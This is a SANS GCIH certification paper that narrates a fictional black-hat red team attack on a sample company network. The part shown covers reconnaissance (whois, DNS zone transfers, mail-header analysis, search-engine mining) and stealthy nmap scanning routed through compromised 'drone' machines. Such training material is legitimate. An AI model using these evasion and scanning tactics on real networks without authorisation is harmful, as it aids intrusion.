Global Information Assurance Certification Paper

How the Cookie Crumbles

A Red Team Analysis of GCFW #0253

Gregory L Owen
SANS GCIH
Practical v2.0
Option 3

Table of Contents

Overview

This paper describes a Red Team attack of the secure network design outlined in SANS GCFW practical #0253 by Mario Serrano. It will walk through the various stages of an attack, including reconnaissance, scanning, gaining access, gaining privilege, and hiding to maintain access and privilege.

The architecture being attacked is thoroughly described in Mario Serrano's GCFW practical, which is posted at the SANS site[1]. Briefly, this architecture includes Cisco router ACLs, a Linux IPChains firewall performing NAT[†] for several DMZs[‡] and an internal network, and a Smoothwall VPN device for remote access. The various DMZs contain a publicly accessible DNS, Web, and Mail server, and a non-public Database server. In order to better communicate how the Red Team learns from their attack, the target network will not be diagrammed in detail until Appendix H, after the Red Team discoveries have been made and explained.

This paper takes the approach of describing the attack as if it was an actual black hat attack, including motive and resources. Sometimes assumptions about the target network must be made, if appropriate detail is not available in the source practical. When this happens, the assumptions will be described in a box marked with the "Notepad" icon, as follows:

When you see this icon, then the text is describing an assumption that is made about the defenders network. Assumptions will only be made when the information is not in the GCFW practical, and when it is relevant to the current step in the attack.

Some minor assumptions may not be specifically documented as such, usually simple assumptions that have no great import ("The web site has a 'Company Info' section.").

This paper also attempts to evaluate what impact the current step in the attack would have on the defender's network, and whether or not the defender is likely to notice the attack. While the hardware and network design is well-defined, assumptions will be made about the human reaction to different events.

When you see this icon, then the text is describing whether or not the defender is likely to notice the attacker's activity, based on the architecture the defense is using and any assumptions about the defense's vigilance.

[†] Network Address Translation – in essence, network packets come in to one real, routable and internet-accessible IP address, and the machine at that address then forwards individual packets (or not) to one or more machines behind the NAT firewall. The protected machines generally use reserved addresses set aside for this purpose by RFC1918.

[‡] De-Militarized Zone – a protected network that isn't trusted fully by internal networks, and which is used to communicate with untrusted networks.

Where text showing command line interactions and output are shown, a fixed width font will be used (both to set it apart, and for readability) and the text that is typed by the attacker is bold and highlighted in blue. That is to make it easier for the reader to tell what the attacker typed, as opposed to the text that was output in response.

Finally, the text contains both endnotes and footnotes.

- Endnotes mark references to sources and documents. Endnotes are numbered (1, 2, 3…) and the referenced document is listed in the "Endnotes" section at the end of this paper. Endnotes are used to give credit or provide details integral to the paper.
- Footnotes are marked with symbols (†, ‡, ∫, ±) and mark factual or anecdotal asides that will be found at the bottom of the page that the symbol is found on. In general, the information in footnotes is not attributable to any one source but "common knowledge," or is directly attributable to the author. Footnotes will also be used to refer to software/hardware/organizations that are mentioned in passing, in case the reader is interested in more information.
- The * character, which is used occasionally, is a wildcard and should not be confused with an endnote or a footnote.

Introduction

GIAC Enterprises is an online vendor of fortune cookie sayings. In order to protect their valuable intellectual property, GIAC has implemented a secure network design, as described in GCFW Practical #0253[2]. Their primary competitor is a fortune cookie company named Fortune Cookie, Incorporated – FCI for short. FCI is not the most ethical of companies, and in order to gain more business, they have engaged a black hat cracker to help them steal fortunes and customers from GIAC.

FCI has paid the cracker, "Red," an initial fee of $5,000 and asked him to penetrate GIAC's network. His mission is to gain access that will allow FCI to defeat GIAC in the fortune cookie business. Specifically, his goal is not to destroy or disrupt the GIAC network, but rather to gain access and privileges that will allow him to pass useful information back to FCI. He will be paid incrementally in return for this information, which helps motivate him to remain unnoticed by GIAC and to retain any access he gains, rather than to abuse his access. Useful information could be: access to GIAC corporate email, file servers, database servers, and supplier or customer information.

Red is a skilled cracker, familiar with both UNIX and Windows and capable in programming in a handful of languages including C, Perl, and VBscript. He has "owned" or compromised a large number of computers connected via cable modem and DSL lines with ISPs around the world. Red can use these compromised machines in order to obscure the true source of his inquiries and attacks. Throughout this paper, these machines will be referred to as "drones" for simplicity. His personal system is a dual-boot laptop running both Windows XP and Linux 7.2, and he uses tools from both in his work. He has a high-speed cable modem connection, but also lives in a city with numerous poorly protected wireless access points, and when hacking he will often use his wireless card and access the Internet using someone else's network.

Because Red is an outsider who is not familiar with GIAC, he will begin his attack with a thorough reconnaissance phase. The reconnaissance phase will provide him with the information required for the scanning phase, in which he will try to identify servers and services which he will later attack. In the attack phase, he will attempt to gain access to one or more GIAC servers. Once he gains access, he will need to elevate himself to Administrator/root access in order to conceal himself and maintain his access.

Reconnaissance

Red has been informed that his target is GIAC Enterprises, and that GIAC's domain name is giac.com. His first goal is to find out more about GIAC, which he will do in the reconnaissance phase. The reconnaissance phase consists of non-intrusive information gathering, using publicly available sources and regular network debugging tools. Except where explicitly noted, all the steps in this reconnaissance phase are either indistinguishable from normal traffic and usage, or are done without interacting with GIAC servers, and therefore cannot be noticed by GIAC.

Web Site Public Data Reconnaissance

The first step of Red's reconnaissance is to browse GIAC's public web site. He does so by redirecting his web browser through a SOCKS proxy running on one of his many drones, in order to obscure his source. As a rule, any traffic exchanged between Red and GIAC will be bounced through one or more intermediary machines.

The GIAC web site contains the following sections: "About," "Free Samples," "News," "Customer Login," "Supplier Login," "Partner Login," "Search," and "Contact Us." By browsing the "About" section, Red learns that GIAC is an important supplier and distributor of fortunes, and a privately held company. The site also contains a nice bio of the CEO. Browsing the "Free Samples" section is educational, but the only useful piece of information is that there is a CGI program running that generates random fortunes for web users. The "News" section contains several press releases about recent industry awards and upcoming trade shows that GIAC will be attending. The "Customer Login" and "Partner Login" sections are both password protected and apparently support encryption via HTTPS, and Red is not yet able to log into them to find out more. The "Search" page allows browsers to search the GIAC web site for specific information. The "Contact Us" page reveals the address, phone and fax info for GIAC, as well as several generic email addresses at GIAC – sales@giac.com, support@giac.com, feedback@giac.com, and webmaster@giac.com.

GCFW #0253 specifically lists and places a public web server in one DMZ of the GIAC network, and describes how it is used by customers, suppliers and partners. GCFW #0253 does not describe any other content on the page, so the web site design and all email addresses listed above are assumptions.

Whois and DNS Reconnaissance

The second step of the reconnaissance is to examine the NSI "whois" database entry for giac.com. In Linux, Red types[†]:

```
[red ~]$ whois giac.com@whois.networksolutions.com
[whois.networksolutions.com]
```

[†] A detailed description of DNS tools (whois, dig, host, and others not used in this paper) is found in Appendix A.

```
Registrant:
GIAC Enterprises, Inc. (GIAC-DOM)
   123 Phillips Park Drive
   Bolton, CT 06043
   US

   Domain Name: GIAC.COM

   Administrative Contact, Technical Contact:
      GIAC Hostmaster (GH1936-ORG)  hostmaster@GIAC.COM
      GIAC Enterprises, Inc. (GIAC-DOM)
      123 Phillips Park Drive
      Bolton, CT 06043
      US
      860-555-5352

   Billing Contact:
      GIAC Accounting  (GA903-ORG)  accounting@GIAC.COM
      GIAC Enterprises, Inc. (GIAC-DOM)
      123 Phillips Park Drive
      Bolton, CT 06043
      US
      860-555-5360
      Fax- - 860-555-5361

   Record last updated on 30-Jul-2001.
   Record expires on 07-Jul-2003.
   Record created on 07-Jul-1998.
   Database last updated on 19-Jan-2002 13:35:00 EST.

   Domain servers in listed order:

   NS1.GIAC.COM                120.0.0.130
   NS30.authdns.isp.net        123.45.6.7
```

The contact information may be useful later, but right now Red is mostly interested in the DNS servers listed in the record. Red would like to know what hosts are listed in the giac.com domain, so he will try to perform a zone transfer against both of the DNS servers. Back at the command line, he tries the GIAC DNS server first[†]:

```
[red ~]$ dig @ns1.giac.com giac.com axfr

; <<>> DiG 9.1.3 <<>> @ns1.giac.com giac.com axfr
;; global options:  printcmd
; Transfer failed.
```

This query failed; had it worked, it would have returned a list of hosts in the giac.com domain and their associated IP information.

[†] A detailed description of DNS tools (whois, dig, host, and others not used in this paper) is found in Appendix A.

Though GCFW #0253 doesn't specifically say it disallows AXFR, it does say the DNS server is configured "so that it only gives the minimum information required"[3]. GFCW #0253 also states that GIAC is hosting a primary DNS server but makes no mention of where the (required) secondary servers are. Therefore, we assume that their ISP is handling secondary DNS services, and that the GIAC DNS server does not allow AXFR requests from anyone but the secondary DNS server at the ISP.

Just to be sure that the AXFR failed, and that the server itself isn't down or malfunctioning, Red tries to query that DNS server about a host he knows exists:

```
[red ~]$ host www.giac.com ns1.giac.com
Using domain server:
Name: ns1.giac.com
Address: 120.0.0.130

www.giac.com. has address 120.0.0.130
```

This worked, so Red concludes that the DNS server ns1.giac.com is working fine but is configured to disallow zone transfers from anyone except the appropriate secondary name servers. Fortunately, Red knows that many ISPs do not worry about restricting zone transfers, and can see from the whois entry that the ISP runs the secondary DNS server for giac.com. He therefore tries to get a zone transfer from that server:

```
[red ~]$ dig @ns30.authdns.isp.net giac.com axfr

; <<>> DiG 9.1.3 <<>> @ ns30.authdns.isp.net giac.com axfr
;; global options:  printcmd
giac.com. 3600 IN SOA ns1.giac.com. root.giac.com. 42 900 600 6400 3600
giac.com.               3600    IN      NS      ns1.giac.com.
giac.com.               3600    IN      NS      ns30.authdns.isp.net.
giac.com.               3600    IN      MX      10 mail.giac.com.
mail.giac.com.          3600    IN      A       120.0.0.130
www.giac.com.           3600    IN      A       120.0.0.130
ns1.giac.com.           3600    IN      A       120.0.0.130
vpn.giac.com.           3600    IN      A       120.0.0.2
giacgw.giac.com.        3600    IN      A       121.0.0.2
giac.com. 3600 IN SOA ns1.giac.com. root.giac.com. 42 900 600 6400 3600
;; Query time: 122 msec
;; SERVER: 123.45.6.7#53(ns30.authdns.isp.net)
;; WHEN: Sat Jan 19 23:43:35 2002
;; XFR size: 11 records
```

Just as Red expected, the ISP is not configured to limit zone transfers, and therefore tells Red about every host it knows about in the giac.com domain[†]. It appears that only hosts that are necessary for Internet use are listed, which tells Red that GIAC has split DNS – one DNS server for the Internet listing limited information, and another on the internal network with more names which is inaccessible from the Internet. From Red's point of

[†] This is common; for example, uu.net authoritative servers allow AXFR from anywhere for zones that they are authoritative secondary DNS servers for.

view, this is disappointing, because the full list of hostnames probably includes important names like "finance," "dc01," and "fortunes" which would help him target his attack.

The original AXFR request to GIAC's DNS server, which was refused, would be logged and may be noticed by GIAC staff. However, such requests are not uncommon, and this request is likely one of 5 or 10 that will be seen by GIAC in any given week[†]. It does not provide enough information to GIAC that they will be alerted beyond usual levels. Red could have chosen to query the ISP first, since that was more likely to allow AXFR without raising alarms, but querying GIAC servers told him something about GIAC's security – they are security-aware enough to disallow random AXFR – without any real likelihood of alerting them to his reconnaissance.

Another fact that Red pulls from this data is that multiple services hosted at GIAC are located on the same IP address. This implies that one of two things is happening: either GIAC has loaded all of its public services (web, mail, DNS) on one server, or it is using a Network Address Translation (NAT) firewall. The former case would make Red very happy, because the more services that are loaded on one server, the more likely he is to break into it, and the more he'll find once he's in. However, statistically the odds favor a NAT firewall with different servers handling web, mail, and DNS.

In order to help learn whether GIAC is using NAT or not, Red decides to query the ARIN database and see how many IP addresses GIAC "owns." He does so by looking up one of the addresses that is listed in the table above using whois:

```
[red ~]$ whois 120.0.0.130@whois.arin.net
[whois.arin.net]
BIGISP, Inc. (NETBLK-BISP123) ISP123  120.0.0.0 - 121.255.255.255
GIAC Enterprises, (NETBLK-BISP-120-0.0.0) BISP-120-0-0-0
      120.0.0.0 - 120.0.0.255

To single out one record, look it up with "!xxx", where xxx is the
handle, shown in parenthesis following the name, which comes first.
```

This record indicates that GIAC has been allocated an entire /24[‡] (class C) network by their ISP.

This network block contains all the IP addresses listed in DNS except for "giacgw" at 121.0.0.2. Red is willing to bet that this IP address is the GIAC router T1 interface, and that the block it belongs to is owned by the ISP only. He deduces this based on the name – giacgw, probably shorthand for GIAC GateWay - but because he is careful, he looks this IP up as well:

[†] Based on author's personal experience running a .com DNS server

[‡] A CIDR block – Classless Inter-Domain Routing, RFCs 1517-1520. An IP range where 24 bits designate the network (thus the /24), and the remaining 8 bits designate the hosts. Of the 256 IP addresses in this block, the first is the network address, 254 are usable, and the last is the broadcast address.

```
[red ~]$  whois 121.0.0.2@whois.arin.net
[whois.arin.net]
BIGISP, Inc. (NETBLK-BISP123) ISP123  120.0.0.0 - 121.255.255.255

To single out one record, look it up with "!xxx", where xxx is the
handle, shown in parenthesis following the name, which comes first.
```

His guess is correct – because the ISP is the only record listed for that block, he can assume that they are directly responsible for that IP and haven't delegated it to GIAC or anyone else. That is what Red would expect for the T1 interface on GIAC's router.

There is one more thing that Red can do with whois in order to find out more about GIAC. In the queries above, Red found one whois entry that lists a network block owned by GIAC under the name "GIAC Enterprises." Instead of querying ARIN for a network block, he can query it for a string such as GIAC. Any other records that contain that string would show up, and if GIAC has other network blocks that are not visible in DNS, this might be one way to find them:

```
[red ~]$ whois GIAC@whois.arin.net
[whois.arin.net]
GIAC Enterprises, (NETBLK-BISP-120-0.0.0) BISP-120-0-0-0
      120.0.0.0 - 120.0.0.255

To single out one record, look it up with "!xxx", where xxx is the
handle, shown in parenthesis following the name, which comes first.
```

This query only finds the network block that was already found using queries on the IP addresses in DNS. While it is always possible that GIAC has other network addresses which are under a different name (for example, listed under the ISP or under the name of a company which GIAC previously acquired), for now Red must assume that this Class C network is the only one used by GIAC.

Mail Path Analysis

From the DNS zone transfer that Red performed, he knows that GIAC has a mail server named mail.giac.com at 120.0.0.130. However, that only tells him the entry point into the GIAC mail system. That machine could be a simple relay, which accepts mail from the Internet and forwards it to an internal mail server that contains the mail store[†]. In order to find out if there are other servers involved in GIAC's mail system, Red will send mail messages to 1) generate a bounce and then 2) generate a response. Looking at the "Received:" headers of each email, Red will be able to learn about GIAC's mail structure.

He first wants to view a bounce message, so he sends mail in to an incorrect address. In order to get an incorrect address, he simply mistypes one of the addresses listed on the web site – sales@giac.com becomes sakes@giac.com. That way, if the postmaster for

[†] The "mail store" is the server that GIAC users' mail is stored on and retrieved from, where the user mailboxes live. Even if the mail server is POP and messages are deleted from the server after download, mail will remain on the server awaiting pickup by users.

GIAC notices the bounce, he'll have a convenient and non-suspicious explanation. Also, Red will use Microsoft's Hotmail web mail service to send the mail, providing relative anonymity. Both mail messages contain a simple question for Sales: "Does GIAC sell their fortune cookies directly to the public?"

The first message to sakes@giac.com bounces (as Red hoped), and the body of the bounce contains the following lines. This bounce clearly shows that the mail was refused by mail.giac.com because of "User unknown," which suggests to Red that mail.giac.com is a mail store and not a mail relay. Mail relays often accept mail for any user without checking the validity of that username, because mail relays are often configured without a full list of users or set of user accounts. With most mail relay setups, the mail would have been accepted by the relay and then been bounced by the final destination host, rather than refused up front by the relay.

```
Content-Type: message/delivery-status

Reporting-MTA: dns;hotmail.com
Received-From-MTA: dns;mail.hotmail.com
Arrival-Date: Mon, 18 Feb 2002 14:13:12 -0800

Final-Recipient: rfc822;sakes@giac.com
Action: failed
Status: 5.0.0
Diagnostic-Code: smtp;550 User unknown.
```

Red then sends a message to sales@giac.com, which generates a reply from someone in GIAC's sales department within a day. The message looks like this[†]:

```
Received: from mail.giac.com [120.0.0.130] by hotmail.com (3.2)
    with ESMTP id MHotMailBE591AB50064400438DE183D330C04B90;
    Tue, 19 Feb 2002 10:16:22 -0800
Received: from [192.168.6.230]) by mail.giac.com with ESMTP
    id g2DL8sv13744 for <redhot@hotmail.com>; Tue, 19 Feb 2002
    13:14:46 -0500
Date: Tue, 19 Feb 2002 13:14:46 -0500
From: "Ted Mercer" <tmercer@giac.com>
To: "Red Hot" <redhot@hotmail.com>
Subject: Re: do you sell direct to the public?
Message-ID: <006c01c1cadd$5dc26a50$ac00000a@giac.com>
References: <F124yKiA6GYRxz6ZqoZ00010922@hotmail.com>
X-Mailer: Microsoft Outlook Express 6.00.2600.0000

> Does GIAC sell their fortune cookies directly to the public?

      No, I'm sorry, we don't - but you can ask for us by name at your
favorite Chinese restaurant!

--
    Ted Mercer, Western US Sales Manager (tmercer@giac.com)
    860-555-5396 (phone)  860-555-5361 (fax)
```

[†] Hotmail users can view full headers by going to Options->Mail Display Settings->Message Headers and selecting "Advanced"

Red can glean important information from this message. Most importantly, the "Received:" headers on this message confirm that mail.giac.com is not only the public mail server for GIAC, it is probably the mail store as well. There are only two Received headers – the first shows Hotmail receiving the mail from mail.giac.com, and the second shows mail.giac.com receiving the message from a private host (192.168.6.230). If this host was a mail server, it would insert its own Received line; it must therefore be a mail client. If outgoing mail is transmitted directly from the client to mail.giac.com, then there is probably not an internal mail server – if there was, all mail would be sent there first, and delivered locally for GIAC users or forwarded out for everyone else.

This is important information – if the mail store is also the publicly available mail server, then GIAC internal messages may be stored on a machine that Red has a chance of breaking directly into.

The X-Mailer line tells Red that the mail client in use is Microsoft Outlook Express, which helps confirm that the originating host was a regular client PC.

GCFW #0253 contains a single mail server, which is both the mail store and the publicly available mail server; it also shows that mail server in a DMZ with the internal users on a more protected network. It says nothing about the software used by internal users for mail; we have assumed a sales representative might use Outlook Express.

Finally, the second Received line tells Red that the mail server could not resolve the hostname of the client (192.168.6.230). This implies that the mail server cannot do DNS resolution for the client, which in turn suggests that the mail server is in a DMZ and the client is on another network which is protected from that DMZ.

The GIAC mail administrator will may see the original bounced message to "sakes", but it will appear to him to be a normal typo – especially if he sees that the next message was correctly sent to the "sales" address. A sales representative will see and respond to the second email, but there is nothing in it to suggest anything except an innocent question by a potential customer.

Web/Usenet Search Engine Reconnaissance

As the final step of reconnaissance, Red searches both the web and the Usenet archives for posts from users with a @giac.com email address. Google[†] is an excellent tool for this; simply typing "@giac.com" (with quotation marks) into the main search page will find web pages with that string in them anywhere on the web. This often will find, for example, contributions to mailing lists that are archived on the web. In order to search news, simply type "author:@giac.com" (without quotation marks) into the main search

[†] http://www.google.com - both an Internet search engine for web sites and a searchable archive for 10+ years of Usenet posts (Google purchased the remains of the well-known DejaNews site in 2001).

page and then click on the "Groups" tab. Any Usenet newsgroup posting with "@giac.com" in the "From: " field will be listed.

Using the Usenet archive search, Red finds several postings by @giac.com users in the comp.os.linux.* newsgroups, as well as a variety of non-business-related newsgroups such as rec.food.drink.beer and rec.games.nethack. None of these posts reveal anything particularly insightful about the way giac.com is set up, but the majority of the comp.os.linux.* postings come from knowledgeable GIAC employees who are answering questions or participating in discussions. Red concludes that GIAC has several knowledgeable Linux administrators and users, but at this point the information is only of possible use. None of the posts found indicate whether GIAC uses Linux, or if it just has a few employees who use Linux at home, or for other non-GIAC-related purposes.

Using the web search at Google, Red hits pay dirt. He uncovers a number of posts by jduff@giac.com on the IPChains mailing list, which is archived on the web at http://msgs.securepoint.com/ipchains. IPChains[4] is a firewall that works with the Linux kernel and which is included in many Linux distributions. It is a stateless, rather than a stateful packet inspection firewall, which is a useful thing for Red to know – a stateless firewall is often susceptible to network mapping methods that a stateful packet inspection firewall is not.

These posts to the mailing list involve jduff@giac.com asking several basic questions about IPChains:

- Questions about IPChains rules and how they work
- Questions about doing NAT with IPChains
- Requests for ruleset builders recommendations (e.g., management tools)

Following this last question, JDuff is directed to several IPChains ruleset building tools. The final post by jduff@giac.com is quoted here, and provides Red with insight into the architecture of the network he is planning to attack:

[IPChains] Summary: IPChains ruleset tools.

Forum: SecurePoint - IPchains mailing list archive
Date: Sep 03, 11:46
From: John Duff <*jduff@giac.com*>

```
Hello,

Thanks to everyone who suggested IPChains ruleset building tools.  I've
evaluated several of the suggestions, and Tim Niemueller's IPChains
Firewalling Webmin Module (found at
http://www.niemueller.de/webmin/modules/ipchains/ for those of you who
missed the earlier thread) looks like exactly what I want.  I've been
testing it in the lab for two weeks, and next week I'm going to present
this to my boss as part of the justification for moving to an IPChains
based firewall in our new network config.  I can't tell you how happy
it makes me to be able to push a Linux-based solution here at work!

Thanks,
John


_______________________________________________
IPChains-list mailing list
IPChains-list@lists.balius.com
http://lists.balius.com/mailman/listinfo/ipchains-list
```

GCFW #0253 states that "GIAC has knowledgeable Linux/UNIX staff" and that the firewall is Red Hat 7.1 using IPChains. This paper assumes that GIAC staff would occasionally post to Linux newsgroups, and that the above mailing list entry was made by someone at GIAC. While the above post is flagrantly informational, it is very common to find such useful information posted on technical mailing lists; see endnote [5] for examples.

This information is extremely helpful to Red. He now has a strong indication that the network he is targeting uses a Linux IPChains firewall, which is doing Network Address Translation rather than protecting machines with real, Internet-routable IP addresses. This influences his earlier data from the DNS zone transfer and whois lookups – it makes it likely that rather than having DNS, web server, and mail server all loaded on one box, the target site has separate machines running one or more of those services each, and they all appear to use the same IP address because of NAT port forwarding.

It should be noted that John Duff from GIAC probably never realized that his email message to the IPChains mailing list would be easily found using a web search engine. This is a common mistake. If he thought at all about someone looking for this information, he probably thought they would never guess which mailing list to look on. The combination of web archiving of mailing list messages and powerful search engines like Google has conspired to publish important information about GIAC.

Reconnaissance Summary

Using non-intrusive reconnaissance techniques, Red has learned the following useful information about the network he is targeting:

- GIAC Enterprises hosts a web server, mail server, and DNS server.
- GIAC allows some form of VPN access to their network.
- GIAC's web server runs at least one CGI program.
- GIAC's web server appears to have access to the database of fortunes.
- GIAC's web server allows Customer and Supplier login via HTTPS.
- GIAC's administrators are savvy enough to split their internal/Internet DNS, and to restrict zone transfer from their Internet DNS server. This implies that they are not ignorant of security.
- GIAC may be using a Linux server with IPChains as their firewall, and is likely to be using NAT (Network Address Translation).
- GIAC may be using Linux for some or all of their publicly available servers, as they appear to have knowledgeable Linux administrators in their organization.

The only things that GIAC would have been able to notice during this phase are:

- Someone browsed their web site, but that is indistinguishable from normal usage. The machine used to browse was a drone in any case.
- Someone attempted a zone transfer from their DNS server, and then looked up a single host, but this is not unusual enough or threatening enough to raise any particular alarm. The machine used to browse was a drone in any case.
- Someone sent mail in to GIAC, first bouncing with an incorrect address and then correctly reaching Sales. These email messages are completely innocent looking, and GIAC has no way of knowing that they are part of Red's reconnaissance.

Scanning

At this point, Red has some general information about GIAC. He knows what network block GIAC is using, and knows in a vague sense what services are available (for example, on the DNS server he knows what service is being offered, but he doesn't know what services the server "mail.giac.com" offers yet – SMTP, POP, IMAP, web mail?) The next thing that Red needs to do is get more detailed information about what services GIAC offers to the world. Specifically, he will:

- Use a network scanner to identify which network ports are open
- Where possible, identify the software used on interesting ports manually
- Use the web to research vulnerabilities for any specific software found
- Use a vulnerability scanner to identify possible or known weaknesses with the services that are available
- Where necessary and appropriate, review source code and Changelogs looking for vulnerabilities in specific software

Because Red is more interested in quietly gaining access than in disruptively attacking GIAC, he is going to try to be subtle in his scan, if not stealthy. He will spread the scan out over a period of days or weeks, he will use multiple machines and decoys, and he will time his scans for daytime hours when traffic on the GIAC site is likely to be high, so that his traffic is viewed against a noisier backdrop. While Red expects GIAC to notice when they have been scanned, he does not expect them to tie the various scans together or learn anything about who might be behind them.

The first step in the scanning phase is a simple network scan. Simply put, a network scanner sends a packet to a specific port on the target machine, and looks for a response that will indicate that the machine is listening on that port. The premier tool for network scanning is nmap[6], by Fyodor. There is also a Windows port of the program that is maintained by eEye Digital Security called nmapNT[7]. Given any choice, Red prefers to use the Linux version of the program, because the Windows port has a less-than-perfect track record. Possibly because of Windows limitations, it can run out of resources when scanning an enormous number of ports and has been known to return false positives that could not be verified from other platforms[†].

VPN (120.0.0.2) Server Scan

The first host Red will scan is the machine "vpn.giac.com," which is at 120.0.0.2. He would like to scan and see which TCP and UDP ports are open. Red knows that a VPN server is likely to be using one of four different protocols – IPSec, PPTP, L2TP, or SSH. It is also remotely possible that it is using Microsoft Terminal Server, although that is unlikely. All of these protocols use at least one TCP or UDP port, and IPSec and PPTP use additional IP Protocols as well, as follows:

[†] Based on the author's personal experience under Windows 2000

Characteristic Ports and IP Protocols of various VPN standards

VPN type	TCP/UDP ports	IP Protocols (non TCP/UDP)
IPSec[8]	500/udp	50 (ESP), 51 (AH)
PPTP[9]	1723/tcp	47 (GRE)
L2TP[10]	1701/udp	None
SSH[11]	22/tcp	None
Terminal Server[12]	3389/tcp	None

Red logs into one of his drones which runs Linux, and on which Red has installed nmap 2.54 beta 30. He runs the following command to check the TCP ports listed above:

```
# nmap -sS -p22,1723,3389 -P0 -O vpn.giac.com

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 3 scanned ports on vpn.giac.com (120.0.0.2) are: closed
Too many fingerprints match this host for me to give an accurate OS
guess

Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds
```

Briefly put, the command he ran did a SYN scan (-sS) of ports 22, 1723, and 3389. Nmap did not ping the target first (-P0), and it tried to detect the OS of the target machine (-O) but failed because no ports were open to provide information. A SYN scan is a type of TCP port scan that sends the initial packet (SYN) of the TCP three-way handshake[†], and then waits for the SYN+ACK that will be returned by a listening port or the RST+ACK that will be returned by a closed port[13]. Since the scanner never returns the final ACK that will complete the creation of a TCP connection, it is unlikely the target system will log this as a scan – if anything, it looks like a normal failed TCP connection. Where all ports are listed as closed, it could also mean that the target IP has no machine running on it at this time, but Red wants to look at the other (UDP-based) ports before he worries about that:

```
# nmap -sU -p500,1701 -P0 -O vpn.giac.com

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on vpn.giac.com (120.0.0.2):
(The 1 port scanned but not shown below is in state: closed)
Port       State       Service
500/udp    open        isakmp

Too many fingerprints match this host for me to give an accurate OS
guess

Nmap run completed -- 1 IP address (1 host up) scanned in 6 seconds
```

[†] An excellent description/reference of the TCP three-way handshake can be found at http://support.microsoft.com/default.aspx?scid=kb;EN-US;q172983

The two nmap scans that Red just made may be logged by GIAC, but the number of ports probed (and therefore the number of log lines generated) is very small (5 ports), which makes it less likely that someone at GIAC would notice these particular scans. The fact that Red probed specific VPN ports, if noticed, could alert someone at GIAC that they are being specifically targeted – only a human would notice that "vpn.giac.com" should be probed on only those ports. Red is not worried because he thinks it is unlikely anyone at GIAC will notice so few hits. If he was worried, he would have had the scanner machine scan entire 120.0.0.0/24 network, expecting no results but knowing that the scan would appear to be an automated scan sweeping across the network which is less alarming than a specifically targeted scan.

This time Red found an open port, and this open port tells him that this server is running an IPSec VPN. That leaves a wide variety of servers that could be running on this system – Windows 2000, Linux with FreeS/WAN, or any one of a number of dedicated VPN devices and firewalls with VPN like SonicWALL[†], CheckPoint[‡], Cisco PIX[ʃ], Cisco VPN Concentrator[±], Nortel Contivity[¤], etc. etc.

Having identified the protocol, Red has to figure out if that is something he can attack. He quickly checks the SecurityFocus Vulnerabilities database[14] and the Network Ice Exploits database[15] to see if there are any listed vulnerabilities for IPSec (UDP port 500), but all he finds are some Denial-of-Service vulnerabilities. Since he wants to infiltrate GIAC, Denial-of-Service is of no use to him. He decides to run a full portscan of the system, rather than the limited one he already ran, to see if anything else is open. He does so from a different machine, and uses the "-TParanoid" option in nmap to be as subtle as possible. "-TParanoid" spreads the timing of the packets out very far in order to make the scan hard to notice, although it does make the scan take much longer to complete.

```
# nmap -sS -sU -P0 -O -Tparanoid vpn.giac.com

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on vpn.giac.com (120.0.0.2):
(The 1730 ports scanned but not shown below are in state: closed)
Port       State       Service
500/udp    open        isakmp

Too many fingerprints match this host for me to give an accurate OS
guess
```

[†] http://www.sonicwall.com
[‡] http://www.checkpoint.com/
[ʃ] http://www.cisco.com/warp/public/cc/pd/fw/sqfw500/
[±] http://www.cisco.com/warp/public/cc/pd/hb/vp3000/
[¤] http://www.nortelnetworks.com/products/01/contivity/doclib.html

Unfortunately, this didn't provide any more points of access for Red. Therefore, he decides that the VPN server is unlikely to be a useful attack vector, and he turns his attention to the other GIAC host that is listed in DNS.

DNS/Mail/Web (120.0.0.130) Server Scan

Red now scans the host at 120.0.0.130, which (according to DNS) is running dns, www, and mail. The goal of this scan is to first identify which IP ports are open and what software is listening to those ports.

Rather than try to pick specific ports out for a targeted scan, he removes the "-p ports" argument from nmap. When no specific ports are targeted with the "-p" option, nmap will scan the ports it finds in its "services" configuration file. The larger number of ports that may possibly be in use here means a more narrowly targeted scan is likely to miss things:

```
# nmap -sS -sU -P0 -TParanoid -O 120.0.0.130

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on  (120.0.0.130):
(The 3116 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp     open        smtp
53/tcp     open        domain
53/udp     open        domain
80/tcp     open        http
110/tcp    open        pop-3
443/tcp    open        https

No exact OS matches for host (If you know what OS is running on it, see
http://www.insecure.org/cgi-bin/nmap-submit.cgi).
```

The number of ports that Red finds here is also pretty slim, but this is more useful information than he found with the VPN server. Port 53 (tcp and udp) is the DNS server, ports 80/tcp and 443/tcp are the web server, and ports 25/tcp and 110/tcp are the mail server (SMTP[†] and POP3[‡], respectively).

Now that Red has scanned the IP addresses that he knows are in use, he wants to scan the rest of the /24 network block that GIAC owns looking for hosts that respond. He doesn't want to rely on these hosts responding to ping, so he'll simply scan for a small number of common ports – ftp, telnet, ssh, SMTP, POP3, HTTP and HTTPS.

[†] "Simple Mail Transfer Protocol," RFC821, http://www.ietf.org/rfc/rfc821.txt
[‡] "Post Office Protocol – Version 3," RFC1939, http://www.ietf.org/rfc/rfc1939.txt

```
# nmap -sS -p21-23,25,80,110,443 -TParanoid -P0 120.0.0.0/24

Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
Interesting ports on  (120.0.0.0):
Port       State       Service
21/tcp     filtered    ftp
22/tcp     filtered    ssh
23/tcp     filtered    telnet
25/tcp     filtered    smtp
80/tcp     filtered    http
110/tcp    filtered    pop-3
443/tcp    filtered    https

[ MANY EQUIVALENT ENTRIES DELETED FOR HOSTS 1-254; DELETED ENTRY FOR
120.0.0.130 MATCHED EARLIER OUTPUT ]

Interesting ports on  (120.0.0.255):
Port       State       Service
21/tcp     filtered    ftp
22/tcp     filtered    ssh
23/tcp     filtered    telnet
25/tcp     filtered    smtp
80/tcp     filtered    http
110/tcp    filtered    pop-3
443/tcp    filtered    https

Nmap run completed -- 256 IP address (256 hosts up) scanned in 37506
seconds
```

This output, while not definitive, tells Red that the only services GIAC is offering to the web are on the two IPs listed in DNS, 120.0.0.2 and 120.0.0.130. This scan took a long time – over 10 hours – and a more exhaustive scan would take much longer and likely show the same results.

